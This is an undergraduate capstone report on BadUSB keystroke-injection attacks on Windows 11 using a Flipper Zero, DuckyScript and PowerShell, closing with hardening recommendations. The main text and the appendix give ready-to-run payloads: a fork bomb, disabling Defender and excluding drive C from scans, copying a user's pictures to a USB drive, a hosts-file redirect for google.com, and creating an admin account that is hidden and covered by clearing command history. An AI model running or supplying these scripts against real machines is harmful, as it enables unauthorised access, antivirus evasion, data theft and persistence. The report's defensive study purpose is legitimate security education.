Cybersecurity Capstone 4510

By

Joel Samuel Gilpin

Supervisor: Dr. Alexis Kauffmann

Undergraduate Project

Senior year cybersecurity project: An exploration of vulnerability testing on Windows with a Flipper zero

Department of Computer Science

Tuesday 11th March, 2025

Contents

Chapter 1

Introduction

For my senior year class, cybersecurity capstone, I'm conducting security research Focusing on the Windows 11 operating system to see how it can be more optimally secured. Windows 11 builds upon the foundation laid by Windows 10, introducing several new features and improvements designed to enhance user experience, productivity, and system security. Windows architecture is complex and widely used globally with a market share of 69%. [1]

Specifically within the Windows system, I am leveraging the various capabilities of Windows PowerShell. Comprising a scripting language based on the .NET framework and a command-line shell, PowerShell is a powerful task automation and configuration management tool from Microsoft. It was created to assist power users and system administrators in quickly automating operations related to managing operating systems (Windows, Linux, and macOS) and processes. [2].

This project is going to combine ducky scripts with PowerShell to show the capabilities of malicious actors in the event someone leaves their computer open and unattended.

My tool of choice to carry out these attacks is a flipper zero. Hackers, security researchers, and tech enthusiasts all love the Flipper Zero because it's a multipurpose tool that can be used to interact with a wide range of digital technologies and protocols. Its main attributes and functions are listed below. Additionally in Figure 1.1, The

flipper zero is displayed with the application BadKb/BadKB seen in the middle or in Figure 1.2.

Figure 1.1: Flipper Zero

Figure 1.2: Bad KB application

- The Flipper Zero can read and simulate access cards, remote controls, and other electronic signals because it can communicate with NFC, RFID, and infrared signals. It supports both NFC, which is used in contemporary smart cards, and low-frequency RFID, which is frequently used in animal chips and access systems. [3]

- It can operate devices that use these frequencies, like weather stations and garage doors, because it has a sub-GHz radio module that handles frequencies between 300 and 928 MHz. It can also communicate with 2.4GHz RF wireless modules, which is helpful for a variety of wireless communications applications. [4]

- The Flipper Zero is equipped with an infrared receiver and transmitter that allows it to learn new remote signals and control a variety of household electronics, including TVs and air conditioners. [5]

These are a few of the various capabilities this multifaceted tool can achieve which makes it an incredibly powerful device. The exploration of this paper will focus on the BADUSB functionality.

It enables it to simulate a USB keyboard or any other USB device when linked to a PC. When security researchers conduct penetration tests, they look for system vulnerabilities that could be exploited by physical access to USB ports. This functionality is especially helpful in these situations. The USB Rubber Ducky, another penetration testing tool, is the source of DuckyScript, a scripting language that can be used with BadUSB on Flipper Zero to carry out scripted actions (such as keystrokes). These scripts can carry out a variety of tasks, from straightforward data entry to more difficult ones like launching scripts, opening command prompts, and configuring settings without requiring human intervention.

There is a large amount of customisation using DuckyScript, users can create their scripts with the only limitation being that of the user's imagination. [6]

1.1 Explanation of the chosen option

The Flipper Zero was selected for this cybersecurity project due to its remarkable potential and multifaceted functionalities, making it a standout tool for exploring and exploiting physical system vulnerabilities. This device integrates a wide array of features into a single, portable unit, offering users an almost unlimited scope for testing and penetrating various digital interfaces and communication protocols. Its comprehen-

sive toolset, scripting and automation for rapid script execution makes it so appealing to security researchers.

Additionally, The fact that Flipper Zero is open-source, this promotes collaboration in security research. With new firmware enhancing the hardware's capabilities, the Flipper Zero community continuously creates and distributes new scripts and functionalities, increasing the tool's capabilities. This cooperative setting keeps the tool at the forefront of security technology while also improving its usefulness.

1.2 Main Aims & Objectives

The aims and objectives are to identify ways to secure the Windows operating systems from physical attacks such as of inserting a device into a USB port or via Bluetooth connection and running scripts to exfiltrate data, change system configurations or perform malicious actions.

1.3 Legal aspects and ethics

It is important to emphasise that although Flipper Zero provides extensive capabilities for security testing, its usage must always comply with ethical guidelines and legal limitations. Users must obtain proper authorization before conducting system tests and should prioritise constructive security work that aims to protect rather than exploit. Throughout this research, all the systems tested were either my own machines or authorized to do so by the owners of the machines.

The selection of Flipper Zero for this cybersecurity project is motivated by its unmatched adaptability, strong community backing, and educational significance for individuals involved in security research. This tool not only helps to gain a thorough comprehension of system vulnerabilities but also encourages a proactive approach to creating efficient countermeasures and security protocols.

Chapter 2

Analysis and research

2.1 Overview of tools

This research paper focuses on the use of 3 technologies, Those being Duckyscript, Powershell and a Flipper Zero. DuckyScript is a scripting language developed by Hak5 for use with the USB Rubber Ducky—a device that looks like a regular USB flash drive but functions as a keystroke injection tool. This tool is widely used in penetration testing and security auditing. In this instance, for the project, I am not using a bad USB but, the bad USB functionality on a flipper zero which has an integrated Duckyscript compiler to interpret the Ducky language.

Simplicity is the primary appeal of DuckyScript. The language is intentionally straightforward, mimicking the typing patterns of a human user. Capabilities: DuckyScript can perform a wide range of actions that a person could do with a keyboard but at much faster speeds. This includes:

- Entering text and commands.
- Opening applications via keyboard shortcuts.
- Navigating system interfaces.
- Running complex commands or scripts stored on the USB device.

Additionally, another powerful tool that is being used for this project is PowerShell. Command-Line Shell and Scripting Language: PowerShell enables complex automation of administrative tasks through its command-line shell and scripting language. Scripts written in PowerShell are expressive and allow users to manipulate configurations on local and remote Windows systems. The following things are common uses of PowerShell scripting.

Access and Modify the Windows Registry: PowerShell scripts can read, write, and delete registry keys and entries, allowing for complex system configurations and tuning [7]. Manage Windows Services: PowerShell can start, stop, create, and manage Windows services directly from the command-line interface, providing significant control over system services [8].

Comprehensive System Administration: It can perform comprehensive system administration tasks such as managing system updates, configuring system settings, managing files and directories, and more [8]. Network Management: PowerShell includes cmdlets (command-let) for managing networks, including testing network connectivity, managing firewalls, and configuring IP addresses [9].

Integration with .NET Framework: Being built on .NET, PowerShell allows the use of .NET classes and methods in scripts. This means almost any task that can be performed in the .NET Framework can be executed from PowerShell.

Automate Software Installation: PowerShell can automate the download and installation of software, making it a crucial tool for setups in both personal and enterprise environments [10].

Remote Management: PowerShell's remoting features allow scripts to run on one or more remote Windows computers, making it ideal for managing large numbers of machines [11].

Workflow Management: PowerShell workflows allow for long-running jobs to be executed, which can survive restarts and interruptions, beneficial for lengthy tasks [12].

Desired State Configuration (DSC): This is a feature in PowerShell that enables deployment and management of configuration data for software services and the envi-

ronment on which these services run [13].

User and Permissions Management: PowerShell can manage users, groups, and permissions in Windows, as well as interact with Active Directory for complex user management tasks [14].

Scheduling Tasks: PowerShell scripts can be scheduled to run at specific times or in response to certain events, automating routine tasks efficiently [15].

The capabilities of PowerShell extend significantly throughout the Windows Operating System. It can control nearly every aspect of Windows, making it an indispensable tool for configuring, managing, and transforming the Windows operating environment. Its deep integration with Windows allows it to perform tasks ranging from simple modifications to profound changes that affect the system's security, performance, and behavior.

Because of its powerful capabilities, PowerShell requires careful handling. Scripts can perform drastic changes to system settings and files, which if misused, can lead to unintended consequences. As such, it's typically recommended for use by experienced administrators and with appropriate precautions like running scripts in a non-destructive mode (e.g., -WhatIf parameter) to preview changes without applying them [16].

A multitude of things have been done extensively with Powershell, Flipper Zero and Duckyscript. Powershell is an incredibly powerful language that can manipulate, alter and automate various aspects of a system. Duckyscript mimics key inputs so the the limit of this language to be effective is inserting a USB into a computer or running scripts via Bluetooth. The Flipper Zero is a very impressive tool because the software and firmware are open-source this means that the community has been able to develop applications and custom firmware that can be used. For this project, I'm using a powerful custom firmware created by the community with improved functionalities. It is called Xtreme firmware and it enhanced applications and a more sophisticated bad USB functionality which is the basis of my research [17]. Various other custom firmware have been developed such as Rougemaster and Unleashed with enhanced improvements

on the hardware, but Xtreme firmware was best suited for my project that is the reason I chose that particular firmware.

Another aspect that makes the Flipper Zero so special is the GPIO (General-Purpose Input/Output) pins. These GPIO pins are used for interfacing the Flipper Zero with external hardware, allowing for a wide range of additional functionalities. The flipper can come with prototyping boards to connect to additional hardware such as a microphone or a camera [18]. Typically people develop custom boards for improved wifi hacking and network detection vulnerabilities [19]. The figures below will display these aspects of the Flipper zero.

Figure 2.1: GPIO pin slots

Figure 2.1 shows the pin slots on the Flipper zero these allow people to custom chips.



Figure 2.2: Wifi Dev board

Figure 2.2 shows the wifi development board an example of a computer chip addon to the flipper zero. This board is used for wifi hacking. The pins slot right into the top of the flipper an then can be used.



Figure 2.3: Dev board chips

Lastly, Figure 2.3 shows the Development boards, these are new boards with no wiring. If someone wants to create their own board for a specific use these can be used.

Chapter 3

Practical testing

3.1 Design and configuration

To conduct my testing effectively, I initially had to establish the appropriate environment. The initial phases of the penetration testing involved configuring my Flipper Zero. The subsequent steps are outlined below:

- Installing The application Qfillper [20]. This application can be used on systems running macOS, ios, windows or Linux. In my case, I used the Windows version of the application. Having this application is imperative for updating, file transferring and firmware flashing. Additionally, it allows you to take screenshots and view the flipper screen on your computer.

Figure 3.1: Xtreme Firmware flashing



Figure 3.2: Standard Firmware



Figure 3.3: Xtreme Firmware

Figure 3.2 illustrates the flipper UI on the standard firmware. Figure 3.3 shows the newly installed firmware that the project will be carried out with. Upon first glance, there are obvious UI changes but that is not the reason for the migration to this superior firmware. The Xtreme firmware provides various improvements to the application Badusb or BadkB. The most crucial one is the ability to run your scripts via a Bluetooth connection rather than needing access to a physical port.

Now the environment is ready on the flipper zero the correct environment needs to be configured for Windows. As the project is utilising various system-altering scripts we have the potential to damage, misconfigure or corrupt the base operating system. In Powershell, the command -whatif can be used to test scripts safely by running the command but not executing [16]. This was thought to be a possible solution however as I am dealing with other technologies than just PowerShell, it is best to test in an

isolated environment. The way to do this is via a virtual machine. Virtual machines are excellent for carrying out dynamic analysis as they allow us to see how a script or malware impacts a system. After the testing on system, we can just revert the state of the virtual machine and continue to test with minimal risk if configured correctly [21].

Setting up the virtual machine with the following steps:

- Install virtual box for a Windows machine host [22].
- Download the Windows 11 ISO file. Go to the Windows download webpage. If you already have a Windows 11 product key you can download the ISO onto your machine and will not need an additional licence key for it to run properly in virtual box. If you create an installation media you will need an additional Windows product key [23].



Figure 3.4: Virtual box

From this point go to new and select the type of operating system you want to create a virtual environment for. At this point, the Windows VM is almost ready. Refer to Figure 3.5 for the next steps.

To get to this interface on the homepage of the virtual box click on the 'settings' tab of the Windows virtual machine then navigate to storage and insert the Windows ISO file. Click 'ok' then the virtual machine is ready to use.



Figure 3.5: Selecting ISO File

Once these steps have been completed the setup follows a basic Windows operating system installation. With the environment and the penetration testing tool configured (Flipper Zero), we can begin the testing of the scripts. I will utilize 6 scripts to show the effects on a Windows operating system

3.2 Testing scripts

To commence the testing with scripts need to select the app within flipper badusb or badKB (Figure 1.2 for reference) on the xtreme firmware once in the application I can run my scripts either via a physical connection to a port or via a Bluetooth connection. For this script to work the following conditions must be satisfied:

- The computer must be on with a logged-in session
- There must either be connections from to flipper to a physical port or Bluetooth connection

For these conditions to be satisfied makes the scripts less dangerous, but it you leave you system open and unattended or accidentally connect to a fake Bluetooth signature your system is very susceptible to attacks. The Bluetooth aspect of the BadKB is very powerful and you can name the Bluetooth device as some like 'speaker', that way someone could accidentally connect thinking it is something else but then get hacked.

Script 1 - ForkBOMB

This script and all the others are in Ducky. The script creates a simple infinite loop. As a reminder, each entry mimics a key input. The syntax of ducky is simple and will be explained for each script.

DELAY 1000 - The delay command is important as it delays execution (in milliseconds). The execution of this code is very fast so without introducing delays the system may not register the inputs correctly.

GUI R - This is the equivalent of the Windows key + r to open the run menu
DELAY 100
STRING powershell while(1) {ii **} - this opens PowerShell and runs the one line of code while(1){ii **}
DELAY 10
ENTER - this is the enter key and opens the application

It is a very short script, 5 lines of ducky script and 1 line in PowerShell.
while(1): This initiates a while loop that will continue indefinitely since the condition 1 is always true. In PowerShell, any non-zero integer value is considered true, so while(1) creates an infinite loop.
{}: Inside the while loop, there's a pair of curly braces {}. These braces are empty, meaning there are no specific commands or operations specified within the loop. So, this loop will just keep iterating without doing anything until manually stopped.

ii: The ii is shorthand for Invoke-Item in PowerShell. Invoke-Item is used to invoke or open a file, folder, or application using its associated program. In this context, it seems like the loop is trying to repeatedly invoke something, but without specifying what to invoke, it won't have any practical effect other than repeatedly executing the ii command.
**: In PowerShell, this makes the program repeatedly look for text files with no end. This infinite loop repeatedly attempts to invoke something until creating so many instances that the computer will crash.

Script 2 - Tricking defender

This script essentially automates the process of disabling Real-time Protection in Windows Defender settings and then excludes drive C from being scanned by Windows Defender using PowerShell.

The steps of this scripts execute as listed below:

- CTRL ESC to open the Start menu.
- enters the string "Windows security" into the search bar.
- Uses the TAB key to navigate through the settings.
- Presses SPACE to toggle Real-time Protection off.
- Presses ALT y to confirm the action.
- Presses GUI r to open the Run dialogue
- Types "PowerShell" and presses ENTER to open PowerShell.
- Presses CTRL-SHIFT ENTER to open PowerShell as an administrator.
- Executes the PowerShell command Add-MpPreference -ExclusionPath "C:", which adds drive C to Windows Defender's exclusion list. This means Windows will no longer look for any malware or harmful files within the C drive.

A snapshot of the script used can be found in the appendix section

Script 3 - Stealing files

This script gathers JPG and PNG files from the user's Pictures directory, copies them to the Temp directory, creates a new directory named "CollectedFiles" in Temp, moves the image files into "CollectedFiles", and then moves the "loot" directory to a drive labeled "DUCKY".

- STRING powershell.exe starts powershell
- STRING cd used to change directory Changes the directory to the user's Pictures folder. Username has to be changed depending on the user's login name.
- STRING get-childitem -Filter *.JPG", *.PNG" -path C: Users env:Username Pictures : Lists all files with ".jpg" or ".png" extension in the pictures directory.
- The files are then copied over to another location.
- mdkir creates a new directory in the temp folder.
- STRING $destinationLabel = "DUCKY": Defines a variable.
- The files are then moved to the new location and the images can be taken.

Refer to the snapshot in the appendix for duckyscript code

Script 4 - DNS poisoning

This script essentially adds an entry to the host file that redirects requests for "google.com" and "www.google.com" to the specified IP address. It's commonly used for redirecting website traffic for various purposes, such as blocking access to specific websites or redirecting to local servers for testing. But it can also be used for more malicious stuff like using a copycat website to harvest credentials.

Refer to the snapshot in the appendix for duckyscript code

Script 5 - Creating Admin account

This script can automatically create an admin user with the highest level of privileges. Replace the password with the desired password for the new admin user. This could be used to create an admin account when someone is away from their keyboard. The creator of the admin account could come back at a later point with full admin rights.

Refer to the snapshot in the appendix for duckyscript code

Script 6 - Creating hidden Admin account

This script essentially automates the process of creating a hidden admin account on a Windows system using PowerShell commands. This script is different from the previous creating an admin script because it also hides this account from the login screen and clears the PowerShell command history to cover its tracks. The flashing of the Caps Lock key at the end might indicate to the attacker when it's safe to unplug the BadUSB device. Setting this script to secrete via the registry keys makes it very hard to find. The only way someone could find it is if they knew exactly where to look.

The script minimizes all open applications and launches PowerShell in hidden mode with administrative privileges. PowerShell commands are then employed to create a new user named "secret" with the password "thor" and add this user to the "Administrators" group. Subsequently, registry modifications are made to conceal the newly created user from the login screen. Additionally, settings are adjusted to prevent the display of the last signed-in user. The script concludes by clearing the PowerShell command history and exiting PowerShell. Finally, it toggles the Caps Lock key repeatedly, possibly as an indicator for the attacker to safely remove the BadUSB device.

Refer to the snapshot in the appendix for duckyscript code

Chapter 4

Conclusion

In conclusion, the exploration conducted in the Cybersecurity Capstone project highlighted the powerful capabilities of PowerShell in conjunction with tools like Flipper Zero and DuckyScript. These technologies are integral in demonstrating how system vulnerabilities can be exploited when left unattended with an active session. PowerShell, with its deep integration into the Windows operating system, enables the automation of a wide range of administrative tasks, which, while designed for system management, can also be misused to perform malicious activities due to its extensive control over system settings and files. PowerShell has a large potential for system damage or compromise. Malicious scripts can change file formats, circumvent security protocols, and modify system configurations. Flipper Zero's integration of PowerShell and duckscript illustrates the critical need to enforce secure system parameters and manage physical devices. By prioritizing these safeguards, organizations can better shield their infrastructures from the multifaceted risks presented by sophisticated tools and techniques that exploit system weaknesses and malpractice.

4.1 Recommendations

- **Restricted PowerShell Access**: Implement policy settings that restrict the execution of PowerShell scripts to authorized personnel only. Utilize execution

policies like "Restricted" or "AllSigned" to control script execution.

- **Monitoring and Logging:** Enable detailed logging for all PowerShell activities. Regularly review logs to detect, investigate, and respond to unauthorized or suspicious activities.
- **Secure Device Access:** Enforce policies requiring automatic locking of devices after a period of inactivity and use multifactor authentication to enhance security against unauthorized physical access.
- **Disabling USB Ports**: Where feasible, disable USB ports that are not in use or restrict their functionality to prevent misuse through devices like Flipper Zero.
- **Network Segmentation and Hardening**: Use network segmentation to limit the spread of an attack within networks. Harden systems by disabling unnecessary services and applying the principle of least privilege across all system operations.
- **Improved Bluetooth security:** Implementing device pairing protections, such as requiring a PIN or confirmation for all new connections, can prevent unauthorized devices from connecting unnoticed

Bibliography

[1] P. Ramírez, "What are the most used operating systems in 2023?," *ITSoftware*, Jan 2024.

[2] Sdwheeler, "Overview of what's new in PowerShell - PowerShell,"

[3] "Reading NFC cards - Flipper Zero - Documentation,"

[4] "Screen Protectors — Tempered Glass Screen Protector - ScreenShield," 4 2024.

[5] "Infrared - Flipper Zero - documentation,"

[6] Grant, "Flipper Zero BadUSB: Getting Started with DuckyScript," 12 2023.

[7] F. Malaeb, "How to Update or Add a Registry Key Value with PowerShell," 7 2021.

[8] Sdwheeler, "Managing services - PowerShell," 12 2022.

[9] Sdwheeler, "Performing networking tasks - PowerShell," 12 2022.

[10] Sdwheeler, "Working with software installations - PowerShell," 3 2023.

[11] Sdwheeler, "Enable-PSRemoting (Microsoft.PowerShell.Core) - PowerShell,"

[12] PriskeyJeronika-Ms, "Windows PowerShell Workflow Concepts," 4 2024.

[13] Sdwheeler, "DSC Configurations - PowerShell," 6 2022.

[14] "How to Manage Local Users and Groups using PowerShell,"

[15] R. Mens, "How to create a PowerShell scheduled Task ; LazyAdmin," 1 2024.

[16] "PowerShell Basics: Don't Fear Hitting Enter with -WhatIf,"

[17] "Flipper Xtreme — Custom Firmware for Flipper Zero,"

[18] "GPIO & Modules — Flipper Zero — Documentation,"

[19] "Rabbit-Labs EU on Tindie,"

[20] "Flipper Zero Firmware update via QFlipper,"

[21] A. Gendre, "Malware analysis: tips, tools, and techniques," 12 2023.

[22] "Oracle software downloads,"

[23] "Software download,"

4.2 Appendix

```
REM Open Windows Defender Settings
CTRL ESC
DELAY 750
STRING windows security
DELAY 250
ENTER
DELAY 1000
ENTER

REM Navigate to Manage Settings
DELAY 500
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
ENTER
DELAY 500

REM Open and turn off Realtime Protection
SPACE
DELAY 1000
ALT y
DELAY 1000

REM Exit security settings
ALT F4
DELAY 500

REM Open PowerShell
GUI r
DELAY 500
STRING powershell
CTRL-SHIFT ENTER
DELAY 1000
ALT y
DELAY 1000

REM Exclude drive C from Defender
STRING Add-MpPreference -ExclusionPath “C:”
ENTER
DELAY 2000

REM Exit Powershell
STRING EXIT
ENTER
```

Figure 4.1: Disable windows Defender

```
DELAY 1000
GUI R
DELAY 1000
STRING powershell.exe
ENTER
DELAY 3000
STRING cd C:\Users\$env:Username\Pictures\
ENTER
STRING get-childitem -Filter *.JPG", *.PNG" -path "C:\Users\$env:Username\Pictures\"
ENTER
STRING Copy-Item -path "C:\Users\$env:Username\Pictures\" -include "*.JPG", "*.PNG"  -Destination "C:\Windows\Temp" -Force -PassThru
ENTER
STRING cd C:\Windows\Temp
ENTER
STRING mkdir CollectedFiles
ENTER
STRING $destinationLabel = "Ducky"
ENTER
STRING $destinationLetter = Get-WmiObject -Class Win32_Volume | where {$_.Label -eq $destinationLabel} | select -expand name
ENTER
STRING get-childitem -Filter .jpg*, .png* -path C:\Windows\Temp | move-item -Destination "C:\Windows\Temp\CollectedFiles"
ENTER
STRING move-item -path C:\Windows\Temp\CollectedFiles -Destination $destinationLetter
ENTER
END
```

Figure 4.2: Download images

```
GUI r
DELAY 400
STRING cmd
DELAY 700
CTRL SHIFT ENTER
DELAY 1500
LEFTARROW
DELAY 400
ENTER
DELAY 700
STRING echo <YourIP> google.com www.google.com >>
C:/Windows/System32/drivers/etc/hosts
DELAY 400
ENTER
DELAY 400
ALT F4
```

Figure 4.3: DNS poisoning

```
DELAY 1000
GUI r
DELAY 500
STRING cmd
DELAY 500
ENTER
DELAY 1000
STRING net user NewAdmin <password> /add
ENTER
DELAY 1000
STRING net localgroup administrators NewAdmin /add
ENTER
```

Figure 4.4: Creating admin

```
REM This script allows you to create an invisible admin account in your victim's pc
LOCALE FR
DELAY 2500
REM Minimize all apps
GUI d
DELAY 200
REM Start powershell as admin
GUI r
DELAY 200
STRING powershell.exe -windowstyle hidden
DELAY 150
CTRL SHIFT ENTER
DELAY 2000
LEFT
DELAY 150
ENTER
DELAY 2000
REM Create a new user
STRING net user secret thor /add
ENTER
REM Add this user to the localgroup "Administrators"
STRING net localgroup Administrators secret /add
ENTER
REM Make this user invisible
STRING reg add 'HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Windows NT\CurrentVersion\Winlogon\SpecialAccountsUserlist' /v secret /t REG_DWORD /d 0 /f
ENTER
REM Set interactive logon on : Don't display last signed-in to allow you to connect to invisible account
STRING Set-Itemproperty -path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' -Name 'dontdisplaylastusername' -value '1'
ENTER
REM Clear powershell command history
STRING Clear-Content (Get-PSReadlineOption).HistorySavePath
ENTER
REM Exit from powershell
STRING exit
ENTER
REM Make capslock flash to know when you can unplug the BadUSB
CAPSLOCK
DELAY 150
CAPSLOCK
DELAY 150
CAPSLOCK
DELAY 150
CAPSLOCK
```

Figure 4.5: Hidden admin